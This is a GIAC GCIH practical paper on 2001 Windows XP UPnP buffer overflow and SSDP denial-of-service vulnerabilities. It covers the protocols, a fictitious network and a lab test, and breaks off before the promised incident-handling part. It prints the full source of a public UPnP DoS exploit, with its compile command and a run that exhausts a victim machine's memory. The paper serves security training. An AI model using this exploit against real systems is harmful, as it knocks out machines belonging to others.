Global Information Assurance Certification Paper

Chip Calhoun

Windows XP UPnP Exploits

GCIH Practical Assignment

Version 2.0

Introduction

To set the tone, I believe this quote from a paper entitled "Discovery and Its Discontents" dated April 2000 is appropriate:

> UPnP requires IP, not to mention HTTP and XML. Non-IP networks and interconnects can be bridged, at least at the level of the XML, if not elsewhere. UPnP has no specific security features. It depends on the network and Web infrastructure for its security. Thus, security is clearly "optional".[1]

The UPnP (Universal Plug and Play) standard has experienced a rocky start in terms of security but the services have the potential to allow for ease of configuration between computers and devices wanting to communicate and make use of each other's services over local and wide area networks. The purpose of this paper is to point out recently discovered vulnerabilities in systems utilizing Universal Plug and Play services, how the vulnerabilities can be mitigated through vigilance and the appropriate patch levels being applied as recommended when produced by the vendor. During our walk through the minefield of buffer overruns, zero confirmation on network response types and limitless allowance for the return of data, I hope to illustrate how the vulnerabilities can be exploited to compromise corporate networks and home users alike. After the network has been compromised, we will march through the steps of the incident handling process.

The Exploit

Microsoft UPnP NOTIFY Buffer Overflow Vulnerability[2]

CVE:

CAN-2001-0876 (Under Review)

Bugtraq ID:

3723

Date Vulnerability Published:

December 20, 2001

[1] http://www.ncsa.uiuc.edu/People/mcgrath/Discovery/dp.html
[2] http://www.securityfocus.com/bid/3723

This vulnerability affects the following operating systems:

Microsoft Windows 98
Microsoft Windows 98SE
Microsoft Windows ME
Microsoft Windows XP
+ Microsoft Windows XP Home Edition
+ Microsoft Windows XP Professional

Microsoft Universal Plug and Play Simple Service Discovery Protocol Denial of Service Vulnerability[3]

CVE:

CAN-2001-0877 (Under Review)

Bugtraq ID:

3724

Date Vulnerability Published:

December 20, 2001

This vulnerability affects the following operating systems:

Microsoft Windows 98
Microsoft Windows 98SE
Microsoft Windows ME
Microsoft Windows XP
+ Microsoft Windows XP Home Edition
+ Microsoft Windows XP Professional

A note of detail about the operating systems listed above that are affected by the two vulnerabilities of the UPnP services outlined in this paper. UPnP services via SSDP notifications and searches are installed and enabled by default in Windows XP Home Edition and Windows XP Professional. Microsoft's default version of Windows ME does not have UPnP services enabled by default but it is installed. It should be mentioned that some OEM vendors ship their systems with copies of Windows ME that do have UPnP enabled. Windows 98 and Windows 98 SE do not have UPnP installed, however, by installing ICT (Internet Connection Sharing) from a Windows XP machine, UPnP services will be installed and enabled.

[3] http://www.securityfocus.com/bid/3724

Protocols/Services/Applications

UPnP (Universal Plug and Play)
http://www.upnp.org/download/UPnPDA10_20000613.htm

SSDP (Simple Service Discovery Protocol)
http://www.upnp.org/download/draft_cai_ssdp_v1_03.txt

Other protocols used will be pointed out in the "Attack" portion of the document.

The primary protocol facilitating the Buffer Overflow, DoS and DDoS UPnP exploit of the affected OS list is SSDP (Simple Service Discovery Protocol). SSDP outlines the format by which a UPnP device can be set up for use by sending notification that it has services to provide or that it is looking for services to use without intermediary configuration.

A device such as a UPnP network printer which has services to offer will send a NOTIFY directive when it comes online on a network. The NOTIFY directive is to tell UPnP aware devices that it is available for use as it joins the network. Within the NOTIFY directive, a URL is given so other UPnP devices will know where to get more information about the services it is offering. If existing devices on the network have a need for using the devices that sent the directive, they will gather the configuration information from the supplied URL via HTTP and the device will be installed and made ready for use.

When a UPnP aware device that is looking for the services of other UPnP devices boots and joins a network, it will broadcast an M-SEARCH directive. The M-SEARCH directive is a request for information about other UPnP devices that already exist on the network. Each existing UPnP device should respond to this directive with information about what services it has to offer and where to find more information regarding it's use.

A Brief Description of the Exploits

Buffer Overflow

One of the components of the UPnP service contains an unchecked buffer. The unchecked buffer can be exploited if a well crafted but malformed NOTIFY directive message contains code that allows it to overwrite standard service instructions with arbitrary code. The code executes with system level access allowing for full control of the affected computer. The exploit can be sent to a single address via unicast or an entire subnet of computers via a multicast address. An entire subnet of vulnerable computers can be compromised by one multicast UPD message.

DoS and DDoS

The DoS condition can occur if a malicious user sends a spoofed NOTIFY message that contains information within its URL that directs the victim UPnP computer to a host that is listening on an echo port. When the request is made to the URL included in the spoofed NOTIFY directive (its true destination being an echo port) the request would then be echoed back to the victim computer. Not receiving the information it needs to set up the device, the victim will send the request again starting a cycle of request and echo of it's own information that can only be stopped by restarting the UPnP services. This transfer of information could eventually use all of the victim computer's resources causing the system to be reset in order to recover.

The DDoS condition can be exploited if the spoofed NOTIFY directive described in the DoS attack above includes an address of a 3rd party victim. If the information about the UPnP resource is sent to the spoofed address of the 3rd party, it is possible that the amount of traffic will cause the victim's networking and system resources to be consumed while attempting to handle the communication, thus forcing a reboot to recover the victim's machine.

Variants

Earlier forms of attacks against UPnP did not include exploiting unchecked buffers. They were only capable of crashing the UPnP service and consuming system resources. One method that was used involved making multiple simultaneous connections to SSDPSRV, 1018 as documented, at TCP port 5000.[4] The attacker would then send special HTTP headers followed by steady strings of 'A's. The victim machine could then be forced to freeze for a short period of time but it would recover when the connection queue dropped and the system resources were recovered.

References for the Descriptions of the Exploits

CERT:
http://www.cert.org/advisories/CA-2001-37.html

Security Focus – Buffer Overflow
http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=3723

Security Focus – DoS and DDoS
http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=3724

eEye Digital Security – Method of discovery and examples of malformed requests

[4] http://archives.neohapsis.com/archives/vulnwatch/2001-q4/0031.html

http://www.eeye.com/html/Research/Advisories/AD20011220.html

The Attack

This description and the included drawing are fictitious and serve only to provide a bed for the attack. The exploit will target a Windows XP Professional system placed in the DMZ of an Internet Gateway of REC Company to collect traffic data.

Description and Diagram of Network

The Internet Gateway and Network of REC Company is comprised of 1 Cisco Router, 3 Cisco Switches, 1 CheckPoint FW-1 version 4.0, 1 Web Server, 1 External DNS Server, 1 SMTP Gateway Server, multiple Infrastructure servers and multiple client and administrative computers. For the purposes of this document, all 10.x.x.x addresses should be considered public addresses (i.e. Internet Routable) and all 192.168.x.x addresses should be considered private addresses. REC Company is performing NAT on the external interface of the firewall to hide internal addresses. No NAT is performed for the addresses that reside in the DMZ and all are fully Internet Routable. The network is graphically represented in (Figure 1).




Figure 1

Network Device Details

Edge Router
Cisco 2611

No connections are allowed with the destination being the router itself on its external interface. Anti-Spoofing access lists are enabled which include the addresses used inside the perimeter. There are no other special restrictions for traffic beyond a standard router configuration required to pass gateway traffic. The network administrator believed that the firewall was ample protection for the internal networks.

Edge Switch
Cisco 3512

No VLANS

Firewall
CheckPoint Firewall 1 Version 4.0 on Nokia IPSO

ICMP is allowed at rule 0
The Rule Set is as Shown in (Figure 2)

DMZ Switch
Cisco 3512

Two spanned monitoring ports for the entire DMZ
No VLANS

Internal Switch
Cisco 3524

VLAN 501 (Server VLAN)
VLAN 502 (Client VLAN)

XP Victim Machine for Data Collection
IBM T21 Laptop

Plugged into one of the spanned ports on the switch
Default load of XP with no patches
No Firewall Capabilities in Use
No Virus Protection
WinPcap V 2.3

Snort v 1.8.3 (not running)
Ethereal 0.9.1
NmapNT SP1
Listening TCP Ports: 135 (loc-srv), 445 (microsoft-ds), 1025 (blackjack), 5000 (UPnP)
Open UDP Ports: 135 (loc-srv), 445 (microsoft-ds), 500 (IKE), 123 (NTP) 1900 (UPnP)




Figure 2

Web Server in the DMZ

Compaq Proliant DL370

Windows 2000 SP 2
Security Rollup Package 1
IIS 5
Up to Date Virus Protection
Listening TCP Ports: 80 (HTTP), 443 (HTTPS)

External DNS Server

Compaq Proliant DL370

Linux RedHat 7.1
Latest Errata for Loaded Packages
Tripwire 2.3-47
Bind 9.2.0
Listening TCP Ports: 22 (SSH), 53 (DNS)

SMTP Gateway Server

Compaq Proliant DL370

Linux RedHat 7.1
Latest Errata for Loaded Packages
Tripwire 2.3-47
SendMail 8.12.2
Listening TCP Ports: 22 (SSH), 25 (SMTP)

Snort IDS Server

Compaq Proliant DL 370

Two Interfaces
+Eth0 has an IP and is connected to a normal switched port
+Eth1 has no IP and is connected to a spanned port for the entire DMZ
Linux RedHat 7.1
Sendmail 8.12.2
IPChains
The Latest Errata for Loaded Packages
Nessus 1.0.10
Snort-Stable-1.8.4-beta1
Listening TCP Ports: 22 (SSH), 25 (SMTP), 1241 and 3001 (Nessus)

Infrastructure Servers

Compaq Proliant Servers

Various Operating System Installations
+ Windows 2000 SP 2 with Security Rollup Package 1
+ NT 4 SP6a – Up to date Security Patches
Compaq Insight Manager
+ Linux Redhat 7.2
Up to Date Virus Protection

Hacker Laptop

Toshiba Satellite 3000 Series

Linux Redhat 7.1
NMAP 2.54BETA30
Nessus 1.0.10
Snort 1.8.3
TCPDUMP 3.7
NetCat 1.10

Machines on the Client VLAN

Various Hardware Platforms

Various Operating System Installations including
+ Windows 2000 SP 2 with Security Rollup Package 1
+ XP Default Load with MS01-054 and MS01-059
+ NT 4 Workstations SP6a with Security Rollup Packages
Up to Date Virus Protection

Protocols Used by the Exploit

The exploit of UPnP makes use of several protocols, each included with a short description below:

TCP/IP (Transmission Control Protocol/Internet Protocol)

TCP/IP is the basis for each of the protocols used to exploit UPnP.

SSDP (Simple Service Discovery Protocol)

From an Internet Draft for the Internet Engineering Task Force, SSDP is described as follows:

> "The Simple Service Discovery Protocol (SSDP) provides a mechanism where by network clients, with little or no static configuration, can discover network services. SSDP accomplishes this by providing for multicast discovery support as well as server based notification and discovery routing."[5]

SSDP uses HTTPMU and HTTPU to deliver the discovery requests and notifications.

HTTPMU and HTTPU

HTTPMU and HTTPU provide the ability for SSDP to deliver HTTP messages over UDP/IP rather than TCP/IP.

SOAP (Simple Object Access Protocol)

SOAP defines a way to execute Remote Procedure Calls using XML via HTTP. It is in effect the control mechanism for UPnP devices to get and provide the specific information and methods for configuration over the network.

GENA (General Event Notification Architecture)

GENA outlines the formats that the request for services and instructions for their use should be delivered.

XML (Extensible Markup Language)

XML is the formatting language used to provide structure for the information being delivered.

Each of the protocols work together with specific responsibilities best described graphically in (Figure 3).[6]

[5] http://www.upnp.org/download/draft_cai_ssdp_v1_03.txt

[6] http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/prodtechnol/winxppro/evaluate/upnpxp.asp




Figure 3

How the Exploit Works

For the purposes of this document, I will describe the way the exploit would work if the buffer overflow were used against the Windows XP Client on the REC Company network. For interest I will also show a DOS attack in action against a default load of Windows XP Professional using the **upnp_udp.c** code.

DOS Attack

To set the stage, we have a default load of Windows XP Professional with a Pentium II 400 Mhz processor and 128 MB of RAM sitting on a network. Its name is VICTIM and the IP address 192.168.63.5. Two other machines that exist on this network which are included in this attack are SHELBY, a Windows XP Professional with a 400 Mhz AMD Athlon Processor and 128 MB of RAM. SHELBY's IP address 192.168.63.2. We also have the attacker named CUJO, a Linux RedHat 7.1 with a 150 Mhz processor and 96 MB of RAM at IP address 192.168.63.3.

Here is the actual code we will use courtesy of Gabriel Maggiotti and Fernando Oubina:[7]

```
/*
 * WinME/XP UPNP D0S
 *
 * ./upnp_udp <remote_hostname> <spooffed_host> <chargen_port>
 *
 * Authors:     Gabriel Maggiotti, Fernando Oubiña
 * Email:       gmaggiot@ciudad.com.ar, foubina@qb0x.net
 * Webpage:     http://qb0x.net
 */

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <netdb.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <unistd.h>
#include <fcntl.h>

#define MAX     1000
#define PORT   1900


char *str_replace(char *rep, char *orig, char *string)
{
int len=strlen(orig);
char buf[MAX]="";
char *pt=strstr(string,orig);

strncpy(buf,string, pt-string );
strcat(buf,rep);
strcat(buf,pt+strlen(orig));
strcpy(string,buf);
return string;
}

/*****************************************************************************/

int main(int argc,char *argv[])
{
        int sockfd,i;
        int numbytes;
        int num_socks;
        int addr_len;
```

[7] http://qb0x.net/exploits/upnp_udp.c

```
        char recive_buffer[MAX]="";

        char send_buffer[MAX]=
        "NOTIFY * HTTP/1.1\r\nHOST: 239.255.255.250:1900\r\n"
        "CACHE-CONTROL: max-age=1\r\nLOCATION: http://www.host.com:port/\r\n"
        "NT: urn:schemas-upnp-org:device:InternetGatewayDevice:1\r\n"
        "NTS: ssdp:alive\r\nSERVER: QB0X/201 UPnP/1.0 prouct/1.1\r\n"
        "USN: uuid:QB0X\r\n\r\n\r\n";

        char *aux=send_buffer;
        struct hostent *he;
        struct sockaddr_in their_addr;

        if(argc!=4)
        {
                fprintf(stderr,"usage:%s <remote_hostname> "\
                        "<spooffed_host> <chargen_port>\n",argv[0]);
                exit(1);
        }


        aux=str_replace(argv[2],"www.host.com",send_buffer);
        aux=str_replace(argv[3],"port",send_buffer);

        if((he=gethostbyname(argv[1]))==NULL)
        {
                perror("gethostbyname");
                exit(1);
        }


        if( (sockfd=socket(AF_INET,SOCK_DGRAM,0)) == -1) {
                perror("socket"); exit(1);
        }

        their_addr.sin_family=AF_INET;
        their_addr.sin_port=htons(PORT);
        their_addr.sin_addr=*((struct in_addr*)he->h_addr);
        bzero(&(their_addr.sin_zero),8);

        if( (numbytes=sendto(sockfd,send_buffer,strlen(send_buffer),0,\
        (struct sockaddr *)&their_addr, sizeof(struct sockaddr))) ==-1)
        {
                perror("send");
                exit(0);
        }
        close(sockfd);

return 0;
}
```

First the code must be compiled on the platform from which you choose to run it. I compiled it on Linux 7.1 using gcc with the following command line:

```
gcc ./upnp_udp.c –o upnp_udp
```

The result is an executable file named:

upnp_udp

You now need a computer on the network listening on its character generator port of 19 (chargen) before the exploit can be successfully executed. Having only one Linux machine on my network, I decided to load "Simple TCP/IP Services" on another Windows XP Professional box named SHELBY. This installs and enables several UNIX like network services including echo, discard, daytime, qotd and the chargen port.

After this was completed, I ran the exploit as seen below in (Figure 4).




Figure 4

From (Figure 4) above, the Linux session is seen in the background via an SSH connection with the command line visible. The VICTIM's CPU usage and memory

consumption is in the foreground. It took about 10 minutes to chew up all of the available memory but it did eventually cause the VICTIM machine to become unusable requiring a restart.

To illustrate the network traffic and protocols involved, see (Figure 5).

